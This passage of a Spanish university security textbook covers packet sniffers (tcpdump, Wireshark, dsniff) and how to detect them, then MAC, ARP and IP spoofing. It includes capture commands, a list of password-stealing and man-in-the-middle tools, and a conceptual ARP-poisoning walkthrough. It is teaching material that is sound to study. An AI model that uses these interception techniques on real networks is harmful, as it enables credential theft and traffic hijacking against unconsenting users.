- **Decodificación:** esta característica transforma los datos binarios a un formato entendible para su posterior análisis. En muchos casos resulta interesante filtrar un contenido específico definido por el usuario.
- **Editar paquetes (transmitir)**: algunos productos (los menos) contienen características de editar los paquetes en la propia red y enviarlos de nuevo a ella. Es decir pueden generar paquetes personalizados usados con fines muy definidos. Algunos intrusos usarán estas herramientas para realizar ataques MITM (*man in the middle*) y secuestro de sesiones mediante las cuales intervienen un tráfico y suplantan la identidad original del individuo (puede ser temible).

4.2.1.4 Servicios vulnerables

A priori son objetivo de este tipo de ataque todos los servicios que no usen cifrado en las comunicaciones, o bien no se lleven a cabo a través de un canal cifrado punto a punto. En el momento en que una parte de la comunicación transcurra por un tramo no cifrado, el servicio es vulnerable. Entre los servicios que pueden ser atacados con mayor impacto están:

- Telnet
- FTP
- POP3
- SMTP
- …

ISBN: 978-84-9012-859-6
Colección Aquilafuente: AQ-239
Ediciones Universidad de Salamanca - cc by nc dc

Aunque hace tiempo los administradores de red confiaban en el uso de switches para contrarrestar los ataques con sniffers, esta medida es muy pobre ya que podemos engañar fácilmente a los routers con envenenamiento de ARP.

4.2.1.5 Sniffers comerciales

Los programas para realizar sniffing se han distribuido de dos formas diferenciadas: comerciales y gratuitos o libres (en algunas literaturas se refieren a ellos como "*underground*").
Típicamente los sniffers comerciales han sido usados para mantener redes, y los sniffers *"underground"* para asaltar a los ordenadores de una red. Hoy día, gracias a la gran evolución de las comunidades de desarrolladores de software libre las diferencias entre los sniffers comerciales y no comerciales están muy limadas, llegando en muchos casos a superar los no comerciales a los comerciales.
Entre los usos típicos de un sniffer incluyen los siguientes:

- **Captura automática de contraseñas** enviadas en claro y nombres de usuario de la red. Esta capacidad es utilizada en muchas ocasiones por intrusos para atacar sistemas a posteriori.
- **Conversión del tráfico** de red en un formato entendible por los humanos.
- **Análisis de fallos** para descubrir problemas en la red, tales como: ¿por qué el ordenador A no puede establecer una comunicación con el ordenador B?
- **Medición del tráfico**, mediante el cual es posible descubrir cuellos de botella en algún lugar de la red.
- Detección de intrusos. Aunque para ello existen programas específicos llamados IDS (*Intrusión Detection System*, Sistema de Detección de intrusos), estos son prácticamente sniffers con funcionalidades específicas.
- Creación de registros de red, de modo que un intruso no pueda detectar que está siendo auditado.

Sentados los precedentes, podemos pasar a analizar algunos sniffers. Aunque el título de esta sección presenta "sniffers comerciales", no podemos hacer el avestruz e ignorar las maravillas que tenemos a nuestro alcance gracias al software libre, por lo que nos pararemos a ver otros sniffers no comerciales, pero muy efectivos.

4.2.1.5.1 Tcpdump

Tcpdump es un sniffer que captura el tráfico de la red y después permite realizar análisis sobre los datos obtenidos. La página web oficial es http://www.tcpdump.org, de donde podremos obtener la última versión, y una amplia documentación sobre su funcionamiento. Tcpdump está basado en la librería libcap, que proporciona rutinas para hacer las lecturas de la red y también sirve de base para otros muchos programas de captura. Esta librería también puede ser encontrada en el sitio web citado arriba.
Además de la versión para sistemas Unix, hay versión de libpcap y tcpdump para usuarios de MS. Windows, que podremos encontrar bajo la denominación "windump".
Después de instalar nuestro querido tcpdump en una máquina en una red no conmutada, podremos ejecutarlo como sigue:

```
zeus:~# tcpdump -i eth0
tcpdump: listening on eth0
```

ISBN: 978-84-9012-859-6
Colección Aquilafuente: AQ-239

```
12:31:45.638338 192.168.0.103.4812 > baym-cs179.msgr.hotmail.com.1863: S 2402413213:2402413213(0) win 64240 <mss 1460,nop,nop,sackOK> (DF)
12:31:45.641857 192.168.0.103.1030 > dns.terra.es.domain:  58187+ PTR? 179.106.46.207.in-addr.arpa. (45) (DF)
12:31:45.888916 baym-cs179.msgr.hotmail.com.1863 > 192.168.0.103.4812: S 840086698:840086698(0) ack 2402413214 win 17520 <mss 1460,nop,nop,sackOK>
12:31:45.889700 192.168.0.103.4812 > baym-cs179.msgr.hotmail.com.1863: . ack 1 win 64240 (DF)
12:31:45.889889 192.168.0.103.4812 > baym-cs179.msgr.hotmail.com.1863: P 1:21(20) ack 1 win 64240 (DF)
12:31:46.147843 baym-cs179.msgr.hotmail.com.1863 > 192.168.0.103.4812: . ack 21 win 17500
12:31:46.148518 baym-cs179.msgr.hotmail.com.1863 > 192.168.0.103.4812: P 1:21(20) ack 21 win 17500
12:31:46.148995 192.168.0.103.4812 > baym-cs179.msgr.hotmail.com.1863: P 21:110(89) ack 21 win 64220 (DF)
12:31:46.295681 dns.terra.es.domain > 192.168.0.103.1030:  58187 1/5/5 (308) (DF)
12:31:46.297129 192.168.0.103.1030 > dns.terra.es.domain:  58188+ PTR? 103.0.168.192.in-addr.arpa. (44) (DF)
12:31:46.399963 baym-cs179.msgr.hotmail.com.1863 > 192.168.0.103.4812: . ack 110 win 17411
12:31:46.401133 baym-cs179.msgr.hotmail.com.1863 > 192.168.0.103.4812: P 21:186(165) ack 110 win 17411
12:31:46.401704 192.168.0.103.4812 > baym-cs179.msgr.hotmail.com.1863: P 110:150(40) ack 186 win 64055 (DF)
12:31:46.653799 baym-cs179.msgr.hotmail.com.1863 > 192.168.0.103.4812: . ack 150 win 17371
12:31:46.655741 baym-cs179.msgr.hotmail.com.1863 > 192.168.0.103.4812: P 186:342(156) ack 150 win 17371
12:31:46.657797 192.168.0.103.4812 > baym-cs179.msgr.hotmail.com.1863: F 150:150(0) ack 342 win 63899 (DF)
12:31:46.689630 dns.terra.es.domain > 192.168.0.103.1030:  58188 NXDomain 0/1/0 (121) (DF)
12:31:46.691822 192.168.0.103.1030 > dns.terra.es.domain:  58189+ PTR? 3.113.235.195.in-addr.arpa. (44) (DF)
12:31:46.907939 baym-cs179.msgr.hotmail.com.1863 > 192.168.0.103.4812: . ack 151 win 17371
12:31:46.924282 baym-cs179.msgr.hotmail.com.1863 > 192.168.0.103.4812: F 342:342(0) ack 151 win 17371
12:31:46.924642 192.168.0.103.4812 > baym-cs179.msgr.hotmail.com.1863: . ack 343 win 63899 (DF)
12:31:48.607022 10.3.15.1.bootpc > 255.255.255.255.bootps:  hlen:16 xid:0x7062181d flags:0x8000 [|bootp]
12:31:50.631991
23 packets received by filter
0 packets dropped by kernel
```

Con –i eth0 le estamos indicando al sniffer que analice el tráfico de la interfaz eth0.
Las opciones más útiles que podemos usar en tcpdump son:

Opciones	**Descripción**
-n	Indica a tcpdump que no haga las traducciones de los nombres de host y los servicios y presente los valores numéricos correspondientes.
-s len	Establece la longitud de datos que tcpdump debe capturar, donde “len” representa dicha longitud. El valor por defecto son 68 bytes, que es suficiente para protocolos IP, TCP o UDP, aunque a veces insuficiente para otros protocolos de más alto nivel, como NFS, y algunos otros protocolos de red.
-v	Modo “verbose”. Presenta más información en la salida.
-vv	Modo más “verbose” que –v
-vvv	Muestra aún más información
-x	Imprime el contenido del paquete en hexadecimal.
-X	Imprime el contenido del paquete en ASCII. El tamaño del contenido viene limitado por –s.
-w file	Almacena la información capturada en un fichero.
-r file	Lee el contenido de un fichero generado con tcpdump –w file.


En cualquier caso, no vamos a pararnos a comentar todas las opciones de tcpdump, ya que para ello hay un completo manual que se puede consultar (man tcpdump), incluyendo las capacidades de filtrado y no hay nada mejor que ponerlo a funcionar para entender las opciones.
Simplemente, un ejemplo más sobre tcpdump, en el que se captura el tráfico de la red dirigido a servidores telnet o ftp:
tcpdump tcp and \(port 23 or port 21 \)

ISBN: 978-84-9012-859-6
Colección Aquilafuente: AQ-239
Ediciones Universidad de Salamanca - cc by nc dc

4.2.1.5.2 Wireshark (antes Ethereal)

Este sniffer cuenta con una interfaz gráfica desarrollada en GTK, lo que le añade un punto de sencillez de cara al manejo por el usuario. También tiene versión para Microsoft Windows.
A día de hoy, es el sniffer más completo de cara al análisis de protocolos, que soporta más de 300. Desde mayo de 2006 el nombre cambió por un problema con el nombre, ya que el creador del programa no tenía permiso sobre el nombre, por lo que a partir de entonces el nombre del programa cambió de Ethereal a Wireshark, siendo esta la versión soportada y actualizada. De forma análoga al tcpdump, soporta filtros (con el mismo formato que tcpdump).
Podemos obtener más información sobre Wireshark en http://www.wireshark.org/
El uso de wireshark es muy sencillo:


1. Arrancamos la aplicación:



2. Seleccionamos capture → start:
3. Seleccionamos las opciones pertinentes para nuestro análisis:
   - interfaz de la que se capturarán los paquetes
   - los filtros a aplicar
   - los ficheros de captura
   - configuración del buffer
   - opciones adicionales que necesitemos

y al darle a OK, comenzará la captura.
Cuando la detengamos, tendremos una pantalla con todos los datos capturados:

ISBN: 978-84-9012-859-6
Colección Aquilafuente: AQ-239
Ediciones Universidad de Salamanca - cc by nc dc



Entre las muchas opciones para trabajar con los paquetes, tenemos “follow tcp stream”, que permite analizar los paquetes a nivel de aplicación (por ejemplo, en la captura de pantalla, hemos seguido una conversación http).

4.2.1.5.3 Dsniff

Entre los sniffers de que podemos disponer, sin duda posiblemente el mejor es Dsniff. Dsniff está formado por un conjunto de herramientas que a continuación exponemos:

- **Dsniff**: sirve para sacar todas las contraseñas no encriptadas que viajan por la red.
- **Arpspoof**: se usa para hacer arpspoofing.
- **Dnsspoof**: se usa para realizar spoofing de DNS.
- **FileSnarf**: se dedica a capturar tráfico de NFS.
- **Macof**: se usa para inundar la red con direcciones MAC.
- **Mailsnarf**: captura los paquetes relativos al correo electrónico para poder leerlos.
- **Msgsnarf**: captura los mensajes de programas de mensajería instantánea.
- **Sshmitm**: sirve para hacer ataques man-in-the-middle en conexiones ssh.
- **Tcpkill**: acaba las trasferencias tcp/ip.
- **Tcpnice**: limita las conexiones tcp.
- **Urlsnarf**: captura las conexiones por medio de http.
- **Webmitm**: para hacer ataques MITM con servidores http / https.

ISBN: 978-84-9012-859-6
Colección Aquilafuente: AQ-239
Ediciones Universidad de Salamanca - cc by nc dc

- **Webspy**: sirve para enviar los url capturados a un navegador.

Otras herramientas interesantes son **Hunt** y **Ettercap,** que usan técnicas de envenenamiento ARP para practicar sniffers en redes conmutadas.

4.2.1.6 Detención de sniffers

Cuando nos enfrentamos a la detección de sniffers en la red, tenemos dos situaciones perfectamente diferenciadas:

- Consulta directa de las interfaces de red.
- NO es posible consultar directamente las interfaces de red.

4.2.1.6.1 Consulta directa de las interfaces de red.

En el primer caso lo que tendremos que hacer es mirar el estado de las diferentes interfaces de redes que tengamos en dicho equipo. La forma más habitual e utilizar el comando *ifconfig* (paquete net-tools presente en todas las distribuciones), aunque podemos usar otros como *ifstatus* o *cpm* (*check for network interfaces in promiscuous mode*).
Estando el sniffer en ejecución, podemos ver en la primera línea la palabra "**PROMISC**", que nos revela el estado de la tarjeta de red:
Normalmente cuando la interface pasa a modo promiscuo, queda reflejado en el fichero de logs, tal y como podemos ver aquí.

```
# cat /var/log/messages
…
Sep 16 13:37:17 localhost kernel: device eth0 entered promiscuous mode
…
```

Aunque es la forma más sencilla y directa de detectar un sniffer, tampoco es infalible, puesto que aun estando en marcha el sniffer puede que no aparezca la interfaz como *promiscuos* sobre todo si han crackeado la maquina y le han metido un LKM (*Loadable Kernel Module*) del estilo del **RhideS v1.0** (rhides.c en 7a69#12):
"Is usualy to install a sniffer when you hack some system, but if you do it, the net device is established to promisc mode and if the admin is intelligent must to discover the sniffer. Using RhideS you can to hide some promisc mode interface easily. Inserting the module you can specify magic words."
Otras posibles medidas para detectar el sniffer son:

- Controlar y detectar los **logs** que genera el sniffer.
- Controlar las **conexiones al exterior**, por ejemplo, el envío sospechoso de e-mail a cuentas extrañas.
- Utilizar la herramienta **lsof** (*LiSt Open Files*), de forma que tengamos monitorizados los programas que acceden al dispositivo de red.

4.2.1.6.2 No es posible la consulta directa de las interfaces de red

En caso de que no podamos acceder y consultar el estado de las interfaces de red, puesto que el sniffer no está en nuestra máquina sino que se encuentra en alguna otra máquina de la red lo que tendremos que hacer, es utilizar algún defecto en la implementación concreta del protocolo TCP/IP por algún programa/comando (tal y como hace el programa **neped** respecto al *arp*) o ingeniárnoslas para averiguar de alguna forma si tenemos algún sniffer corriendo en la red:

ISBN: 978-84-9012-859-6
Colección Aquilafuente: AQ-239

"Una de las posibles técnicas, consiste en enviar paquetes a una máquina inexistente y cuya dirección no está dada de alta en el servidor de nombres. Sabremos que tenemos un sniffer en nuestra red si posteriormente detectamos cualquier intento de acceso a la máquina ficticia".
Antisniff, del que tenemos incluso el código fuentes en la versión **Unix**, es una de las mejores herramientas de detección de sniffer de forma remota, aunque quizás esté un poco obsoleto, sobretodo porque no contempla la nueva generación de sniffers.
Sentinel es otra interesante herramienta, cuyo objetivo principal es la detección remota de sniffers. Utiliza las librerías **libcap** y **libnet** y tenemos el código fuente disponible.

The sentinel project is an implementation of effective remote promiscuous detection techniques. For portability purposes, the sentinel application uses the libpcap and libnet libraries.

Por último comentar la existencia de una curiosa herramienta: **AntiAntiSniffer Sniffer**, cuyo objetivo es detectar la ejecución en la red del **Antisniff**, evitando ser detectado por el mismo.

4.3 Spoofing

4.3.1 Introducción

El vocablo inglés "*spoof*" significa algo así como "parodia", "truco", "engaño". Así spoofing hace referencia a cualquier forma de hacerse pasar por quien no se es (para acceder a nuestro sistema por ejemplo). Imaginemos que llama a nuestra casa un señor vestido de Repsol, que nos presenta el carné de instalador de Repsol y nos dice que ha de verificar nuestra instalación. Si no es realmente un empleado podemos haber metido en casa un ladrón o un estafador en casa. De igual forma, cuando somos víctimas de alguna técnica de spoofing, también estaremos sufriendo un engaño.

En función de los niveles en los que trabaje, podemos clasificarlos en:

1. **Nivel de Enlace**: Envenenamiento.
2. Nivel de Red.
3. **Nivel de Aplicación**: SMTP, WebSpoofing

4.3.2 Nivel de enlace

4.3.2.1 Introducción

La segmentación de redes mediante el uso de conmutadores (o *switches*) parecía la solución perfecta para evitar los temibles sniffers, que se trataron en el punto anterior. Pero no es oro todo lo que reluce, es posible aprovechar una inseguridad en el protocolo ARP para espiar en la red. Vamos a explicar en qué consiste una de las técnicas utilizadas para poder espiar en una red segmentada mediante conmutadores: *ARP SPOOFING*.
El ataque denominado ARP Spoofing hace referencia a la construcción de tramas de solicitud y respuesta ARP falseadas, de forma que en una red local se puede forzar a una determinada máquina a que envíe los paquetes a una máquina atacante en lugar de hacerlo a su destino legítimo. La idea es sencilla, y los efectos del ataque pueden ser muy negativos: desde denegaciones de servicio hasta interceptación de datos, incluyendo algunos Man in the Middle contra ciertos protocolos cifrados.

4.3.2.2 Redes ethernet

La Ethernet fue concebida en torno a una idea principal: todas las máquinas de una misma red local comparten el mismo medio (el cable). Todas las máquinas son capaces de “ver” todo el

ISBN: 978-84-9012-859-6
Colección Aquilafuente: AQ-239
Ediciones Universidad de Salamanca - cc by nc dc

tráfico de la red. Debido a esto, las tarjetas Ethernet incorporan un filtro que ignora todo el tráfico que no está destinado a él. Esto se consigue ignorando aquellos paquetes cuya dirección MAC (*Media Access Control*) de destino no coincide con la suya. Un sniffer elimina este filtro de la tarjeta de red y la coloca en modo promiscuo. De esta forma la tarjeta es capaz de "ver" todo el tráfico que pasa por la red. Sólo es cuestión de colocar los filtros adecuados y comenzar a capturar los paquetes que más nos interesen (usuario y clave de conexiones telnet, POP3, web...)
El empleo de conmutadores soluciona este problema. Mediante la segmentación de la red el único tráfico que seremos capaces de ver será el nuestro, ya que el conmutador se encarga de enrutar hacia nuestro segmento solo aquellos paquetes destinado a nuestra dirección MAC.

4.3.2.3 ¿Qué es una dirección MAC?

Todos los ordenadores de una misma red comparten el mismo medio, por lo que debe de existir un identificador único para cada equipo, o mejor dicho para cada tarjeta de red. Esto no sucede en una conexión telefónica mediante módem, ya que cualquier dato que se envía está destinado al equipo que se encuentra al otro lado de la línea. Pero cuando se envían datos en una red local, hay que especificar claramente a quien van dirigidos. Esto se consigue mediante la dirección MAC, un número compuesto por 12 dígitos hexadecimales que identifica de forma única a cada dispositivo ethernet. La dirección MAC se compone de 48 bits. Los 24 primeros bits identifican al fabricante del hardware, y los 24 bits restantes corresponden al número de serie asignado por el fabricante, lo que garantiza que dos tarjetas no puedan tener la misma dirección MAC. Direcciones MAC duplicadas causarían problemas en la red.
¿Cómo conocer las direcciones MAC de los equipos de nuestra red? La configuración de la tarjeta de nuestro equipo la obtendremos con el comando ***ifconfig*** (Unix/Linux) o ***ipconfig*** (Win32). La salida de este comando se asemejará al siguiente:

```
eth0 Link encap:Ethernet HWaddr 00:C0:4F:68:BA:50
inet addr:192.168.0.1 Bcast:192.168.0.255 Mask:255.255.255.0
UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
RX packets:31658 errors:0 dropped:0 overruns:0 frame:0
TX packets:20940 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:100
Interrupt:19 Base address:0xdc00
```

Si queremos conocer las direcciones de otros equipos de la red, haremos uso de la caché arp de nuestro equipo, mediante el comando ***arp -a***. Este comando nos mostrará la relación IP/MAC de los equipos que la caché tiene almacenados en ese momento. Por ejemplo, si queremos obtener la dirección ethernet, de una máquina, primero le haremos un ping. De esta forma almacenaremos la dirección MAC en nuestra caché y mediante arp -a podremos obtener su dirección MAC. Cada vez que deseamos comunicarnos con un equipo de la red, debemos de conocer su dirección MAC. Para ello enviaremos un arp -request a la dirección de broadcast (FF:FF:FF:FF:FF:FF), solicitando la MAC de la dirección del equipo con el que queremos contactar. Este responderá con un ***arp reply*** informándonos de su MAC. Esta quedará almacenada en la caché **arp**, durante algunos minutos, para futuras comunicaciones. De esta forma no tendremos que volver a solicitar la dirección MAC. Aquí es donde comienza el problema.

4.3.2.4 Mac spoofing

Esta técnica es quizás la más básica a éste nivel. Consiste simplemente en cambiarse la dirección MAC asignada al dispositivo de red. Esto puede permitir la suplantación de personalidad cuando la autentificación se realice por la MAC, como pueda ser asignación de IP's. Teniendo en cuenta

ISBN: 978-84-9012-859-6
Colección Aquilafuente: AQ-239

que ésta es una técnica muy simple de implementar mediante ifconfig o edición del registro, no debería de usarse como método de autentificación ni confiabilidad.
Debe tenerse en cuenta que si el atacante y la victima se encuentran ambas conectadas, las MAC coincidirán y con el método explicado antes de obtenerlas, se vería dos máquinas con idéntica MAC, además de producir problemas de encaminamiento a éste nivel.
La solución más factible es evitar este tipo de relaciones de confianza, y si la red es conmutada, determinar que MACs y que IP's se conectan a cada boca. Esto no impide que un atacante use esa boca, pero ya es problema de seguridad física el acceso a dicha boca.

4.3.2.5 Arp spoofing

Este método no pone la interfaz de red en modo promiscuo. Esto no es necesario porque los paquetes son para nosotros y el switch enrutará los paquetes hacia nosotros. Vamos a ver como es esto posible.
El método consiste en "envenenar" la caché arp de las dos máquinas que queremos espiar. Una vez que las cachés estén envenenadas, los dos hosts comenzarán la comunicación, pero los paquetes serán para nosotros, los trataremos y los enrutaremos de nuevo al host apropiado. De esta forma la comunicación es transparente para los dos hosts. La única forma de descubrir que existe ataque MITM en nuestra conexión sería ver la caché arp de nuestra máquina y comprobar si existen dos maquinas con la misma dirección MAC.
El esquema de la comunicación es sencillo:
Desde nuestra máquina enviaremos paquetes de tipo **arp_reply** (respuestas arp) falsos a las dos host que queremos sniffear. En estas respuestas debemos de decirle al host 1 que la dirección Ethernet del segundo host es la nuestra, quedando esta información almacenada en su caché. Este equipo enviará ahora los paquetes de host 2 con nuestra dirección MAC. Los paquetes ya son nuestros. El switch se encargará de hacernos llegar los datos. Imaginemos la siguiente situación: enviamos un flujo constante de ***arp_reply*** (para evitar que la caché arp de las maquinas se refresque con la información verdadera) al host 1 y host 2 con los siguientes datos:

HOST 1: ARP_REPLY informando que 192.168.0.2 tiene dirección MAC 03:03:03:03:03:03
HOST 2: ARP_REPLY informando que 192.168.0.1 tiene dirección MAC 03:03:03:03:03:03

De esta forma estamos "envenenando" las cachés arp. A partir de ahora lo paquetes que se envíen entre ambas nos llegarán a nosotros, pero para que ambos hosts no noten nada extraño, deberemos de hacer llegar los paquetes a su destino final. Para ello deberemos de tratar los paquetes que recibamos en función del host de origen:
Paquetes procedentes de HOST1 → reenviar a 02:02:02:02:02:02
Paquetes procedentes de HOST2 → reenviar a 01:01:01:01:01:01

ISBN: 978-84-9012-859-6
Colección Aquilafuente: AQ-239
Ediciones Universidad de Salamanca - cc by nc dc




Ilustración 11: Desvío de comunicación (spoofing)

De esta forma la comunicación entre ambos no se ve interrumpida, y podemos "ver" todo el tráfico entre ellos. Solo tendremos que utilizar un sniffer para poder capturar y filtrar el tráfico entre ambos, ya sea login/passwd de telnet, ftp, POP3,..., o incluso la sesión completa. Eso ya depende de la habilidad y el interés de cada cual.

Existen bastantes programas para realizar este tipo de ataques: Arptool, Arp_Fun, Cain, ettercap. Este último está muy completo, ya que permite varios tipos de sniffing: Por IP, MAC y Arp_Spoofing. Pudiendo ejecutarse bien en modo comando, o mediante un entorno de ventanas. En este entorno se nos mostrará al inicio un listado de los hosts encontrados en la LAN. Para realizar esta búsqueda, el programa envía un ARP_REQUEST a todas las IP teniendo en cuenta la IP del host donde se está ejecutando y la máscara de red. Obteniendo a continuación los ARP_REPLY's podremos componer la lista de los hosts presentes en la red. Hay que tener mucho cuidado con la máscara de red que usemos, porque si es de clase B (255.255.0.0) el programa realizará 255*255=65025 ARP_REQUEST, lo cual le llevará su tiempo ya que el retardo entre cada petición es de 1 milisegundo. Una vez tengamos las IPs presentes, el proceso se convierte en un proceso normal, donde elegimos si queremos escuchar las comunicaciones entre dos máquinas, lo que entre en una máquina o lo que sale.

Hasta aquí hemos visto cómo se pueden utilizar las vulnerabilidades del protocolo ARP para poder espiar en nuestra red. Pero estas vulnerabilidades permiten más posibilidades:

- **Ataques DoS** (Denegación de servicio): envenenando la caché arp de un host (o si podemos, de todos) haciéndonos pasar por el equipo pasarela de la red, toda comunicación con el exterior pasará por nosotros. Si desechamos los paquetes en lugar de reenviarlos a la pasarela, el host no podrá comunicarse con el exterior.
- **Modo puente**: algunos conmutadores pueden ser manipulados mediante paquetes ARP para que en vez de actuar en modo puente (*bridging*) lo hagan en modo repetición. Es decir, que lugar de enviar los paquetes por la boca de red o puerto adecuado del switch, los enviará por todos con lo que a todas las máquinas les

ISBN: 978-84-9012-859-6
Colección Aquilafuente: AQ-239

llegará todo. Esto se consigue inundando la tabla de direcciones con gran cantidad de direcciones MAC falsas. El switch al recibir un paquete cuya dirección MAC de destino no tenga en su caché, lo enviará a todos los equipos, esperando la respuesta del equipo para poder almacenar su MAC en la caché. Pero como estamos "bombardeándola" con direcciones MAC falsas, esto no ocurrirá.

La solución, como antes, pasa por asignar una MAC y una IP a la boca del conmutador, lo cual impide que se manden paquetes a una MAC o IP falseada por una boca diferente a la asignada. De todas maneras este ataque, al basarse en la MAC, está orientado a redes ya que las MAC fuera de ese entorno pierden sentido.

4.3.3 Nivel de red

4.3.3.1 IP spoofing

El método más general de spoofing es el IP Spoofing, que consiste en suplantar una IP. El atacante logra "identificarse" con una IP (decir que posee la IP xxx.yyy.zzz.ttt) que no es la suya, con lo que a ojos del atacado, el atacante es la máquina que posee esa IP, que posiblemente no tenga nada que ver en el asunto, en vez de ser el atacante real.

